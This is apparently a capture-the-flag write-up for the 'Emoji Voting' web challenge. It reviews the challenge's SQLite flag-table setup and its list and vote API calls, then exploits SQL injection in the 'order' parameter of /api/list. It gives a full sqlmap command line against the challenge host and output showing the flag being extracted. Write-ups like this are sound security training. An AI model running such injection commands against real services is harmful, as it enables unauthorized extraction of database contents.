
Emoji Voting



Code analysis

Looking through the source code given we see a database is set up with our flag contained in it. This leads me to believe we will have to do some sort of sql injection.

```
...snip...
    async migrate() {
        let rand = crypto.randomBytes(5).toString('hex');

        return this.db.exec(`
            DROP TABLE IF EXISTS emojis;
            DROP TABLE IF EXISTS flag_${ rand };

            CREATE TABLE IF NOT EXISTS flag_${ rand } (
                flag TEXT NOT NULL
```

```
            );

            INSERT INTO flag_${ rand } (flag) VALUES
('CHTB{f4k3_fl4g_f0r_t3st1ng}')
...snip...
```

Looking at our main.js file, we notice there are two request that can be made. One through the list api and the other through the vote api.

```
...snip...
const getEmojis = () => {
        fetch('/api/list', {
        method: 'POST',
        body: JSON.stringify({
            order: 'count DESC'
        }),
        headers: {
            'Content-Type': 'application/json'
        }
    })
        .then(res => res.json())
        .then(data => {
                emojis.innerHTML = '';
                data.forEach(emoji => {
                        addEmoji(emoji);
                });
        })
};

const vote = (id) => {
    fetch('/api/vote', {
        method: 'POST',
        body: JSON.stringify({
            id: id
        }),
        headers: {
            'Content-Type': 'application/json'
        }
    })
```

```
    .then(res => {
        if (res.ok) {
            update();
...snip...
```

Exploitation

Knowing that it is possibly SQLi, and there are two APIs in play, I decided to run sqlmap on both of these. I ended up getting succesful injection on the list api as shown and retrieved the flag.

```
 $sqlmap -u http://206.189.121.131:31286/api/list --headers "Content-Type:
Application/json" --data '{"order":"count DESC"}' --level 5 --risk 3 -p order -
-batch --os='linux' --dbms='SQLite'  --random-agent --time-sec=1 -D
SQLite_masterdb -T flag --search
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.3#stable}
|_ -| . [(]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program
*
...snip...
[11:41:35] [INFO] fetching entries for table 'flag_5e3a2f9b8b'
[11:41:35] [INFO] fetching number of entries for table 'flag_5e3a2f9b8b' in
database 'SQLite_masterdb'
[11:41:35] [INFO] retrieved: 1
[11:41:39] [INFO] retrieved: CHTB{order_me_this_juicy_info}
Database: <current>
Table: flag_5e3a2f9b8b
[1 entry]
+--------------------------------+
| flag                           |
+--------------------------------+
| CHTB{order_me_this_juicy_info} |
```

```
+------------------------------+


...snip...
```